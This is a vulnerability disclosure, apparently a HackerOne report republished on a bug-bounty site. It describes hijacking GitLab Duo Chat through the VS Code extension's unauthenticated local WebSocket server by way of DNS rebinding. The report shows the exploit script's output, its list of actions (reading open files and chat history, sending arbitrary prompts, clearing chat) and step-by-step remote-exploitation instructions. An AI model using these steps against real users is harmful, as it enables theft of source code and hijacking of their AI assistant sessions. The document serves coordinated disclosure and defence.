Gitlab Duo Chat, Duo Workflow and Agentic chat takeover via DNS rebind and unauthenticated websocket
The GitLab Workflow VS Code extension exposes an unauthenticated local HTTP and WebSocket interface that lacks origin validation, allowing a malicious webpage to connect to the user's Duo Chat session via DNS rebinding. An attacker could then issue arbitrary prompts, read open code files, and read or clear chat history.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3237363 by farmer on 2025-07-04, assigned to H1 Triage:
Report | Attachments | How To Reproduce
Report
Summary
Gitlab's workflow VS Code extension has 2 vulnerabilities as below:
1.Unauthenticated http and websocket interface:
an unauthenticated http local port which serves a Vue app this app uses websocket to interact with extension backend(local) which acts as a proxy to communicate with Gitlab.com. for both http and websocket interfaces it does not require auth
2. DNS rebinding due to lack of check check for http requests:
local http server also does not validate origin of http requests making Gitlab Duo chat exploitable over network.
This port exposes below endpoints:
% curl -i http://localhost:50626/webview
HTTP/1.1 200 OK
content-type: application/json; charset=utf-8
content-length: 355
Date: Fri, 04 Jul 2025 23:24:39 GMT
Connection: keep-alive
Keep-Alive: timeout=72

{"duo-workflow-panel":"/webview/duo-workflow-panel/","duo-workflow":"/webview/duo-workflow/","duo-chat":"/webview/duo-chat/","agentic-duo-chat":"/webview/agentic-duo-chat/","agentic-tabs":"/webview/agentic-tabs/","duo-chat-v2":"/webview/duo-chat-v2/","security-vuln-details":"/webview/security-vuln-details/","theming-preview":"/webview/theming-preview/"}%

please check when I open /webview/agentic-duo-chat from browser:
Steps to reproduce
Local Exploit with Duo Chat
For testing I am using Mac, these steps will work on windows as well
- Victim Machine Setup :
- VS code with Gitlab workflow VS code extension installed and authenticated with Gitlab.com (
- One of gitlab repository checked out and having active Gitlab Duo Chat interactions asking questions about some code files.
- On Victim machine note the local port open.
- On mac it can be donw with
sudo lsof -i -nP | grep LISTEN
Note down port number associated with 'Code helper Plugin'
- Run attached web-socket.py with with port number(This script automates the steps to connect to Gitlab extension port) . Make sure to install required dependencies from requirements.txt.
% python3 websocket-hijack.py read_current_file --port 49404
[*] Starting Duo Chat WebSocket Hijacker
[*] Port: 49404
[*] Action: read_current_file

[*] Fetching SID from polling endpoint...
[+] Got SID: zGcHJr3K85YY_OogAAAe
[*] Connecting to WebSocket: ws://127.0.0.1:49404/socket.io/?EIO=4&transport=websocket&sid=zGcHJr3K85YY_OogAAAe
[+] WebSocket opened, starting handshake...
[+] Probe acknowledged, completing handshake...
[+] Handshake complete! Connecting to namespace /webview/duo-chat-v2...
[+] Namespace connected! Executing action: read_current_file
[>] Sending prompt: Show contents of my current file!

[<] Chat response received:
Here are the contents of your current `app.py` file:

```python
###  !/usr/bin/env python3
"""
Vulnerable Flask Application for Security Training
Demonstrates:
1. Command Injection
2. Server-Side Template Injection (SSTI)
3. Code Injection (eval)
4. Path Traversal
5. Cross-Site Scripting (XSS)
"""

import os
import subprocess
from flask import Flask, request, render_template_string, send_file, jsonify
import tempfile

app = Flask(__name__)
app.secret_key = 'insecure-secret-key-for-demo'

###  Landing page with navigation
[@]app.route('/')
def index():
    return '''
..............................
Additionally demo exploit script websocket-hijack.py can be used to try out any custom prompts.
Available actions:
  read_chat_history   - Read previous chat conversation
  read_current_file   - Read contents of current file
  read_previous_prompt - Read previous prompt and its output
  custom              - Send custom message (requires --message)
  clear_chat          - Clear the chat history

Examples:
  python websocket-hijack.py read_chat_history --port 60003
  python websocket-hijack.py read_current_file --port 60003
  python websocket-hijack.py custom --port 60003 --message "What files are in my project?"
  python websocket-hijack.py read_previous_prompt --port 60003 --debug
  python websocket-hijack.py clear_chat --port 60003
Remote Exploit with Duo Chat
It is also possible to exploit this flaw remotely only pre-requisite is that an attacker needs to convince/trick user to click on a link. this link then loads a malicious web page and silently connects to user's gitlab Duo chat session
- Setup DNS rebinding
Visit: https://lock.cmpxchg8b.com/rebinder.html
Enter IP where web server with malicious web page would be hosted
Click generate to generate rebinding hostname. in my case it was: 7f000001.c0a80103.rbndr.us - Attacker Machine:
Attached index.html includes steps that automated http connection, websocket handshake and then further steps to issue prompts to Gitlab Duo Chat.
- Start http server which serves malicious page (index.html)
-
Open domain address on victim's web browser:
e.g. 7f000001.c0a80103.rbndr.us:49404\
image.png From the original on GitLab
embedded JS code within this file connects to websocket extension's websocket and interact's Duo chat. for demo output is printed on web page but in action attacker can silently exfiltrate it.
What is the expected correct behavior?
- Gitlab extension that accept http and websocket connections, should implement authentication
- for any http/websocket connections,origin need to be validated to ensure connections are not originated from browser.
Results of GitLab environment info
I have Gitlab extension version 6.32 + gitlab.com h1 account
Identifier
gitlab.gitlab-workflow
Version
6.32.2
Impact
Impact
Chaining both of these vulnerabilities together enables network attacker to compromise user's Gitlab Duo chat session which allows remote attacker to :
- Issue arbitrary prompts from user's session
- Read contents of code files opened by victim user
- Read user's chat history
- clear chat history (loss of context for user's chat session)
NOTE! Though this POC only demonstrates the Duo Chat, same applies to Agentic chat as well as Duo Workflow as well I could not produce POC for these since Agentic chat was stuck and Duo Workflow lacked subscription. I verified from extension's source code and these are certainly vulnerable and impact of demonstrated vulnerabilities for Agentic chat and Duo Workflow would even more higher which will give an attacker ability to read or modify any of user's projects/files.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- image.png
- image.png
- image.png
- index.html
- <redacted>
- requirements.txt
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the local HTTP and WebSocket server lacked authentication and origin validation, allowing cross-origin requests from a browser.
Impact
An attacker could issue prompts, read code files, and read or clear chat history; the author believes Agentic chat and Duo Workflow are also affected but did not verify this.
What the attacker needed
VS Code with GitLab Workflow extension; Extension authenticated with GitLab.com; Active Duo Chat session; Victim clicks a link
The fix
The extension should implement authentication for HTTP and WebSocket connections and validate the origin of requests.
How it was found
- Set up a victim machine with VS Code, the GitLab Workflow extension authenticated, and an active Duo Chat session.
- Find the local port used by the extension (e.g., with lsof on macOS).
- Run the provided script to connect to the WebSocket and send prompts.
- For remote exploitation, set up DNS rebinding to point a hostname to the attacker's server.
- Host a malicious page that connects to the local WebSocket and interacts with Duo Chat.
- Trick the victim into visiting the rebinding domain, which loads the page and exfiltrates data.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The GitLab extension for VS Code runs a small web server on your computer so its chat panel can work. That server did not check who was connecting, so a website you visit could secretly talk to it and control your GitLab chat, reading your files and messages.
What is CORS?
A permissive cross-origin policy lets another site read responses with the user's credentials.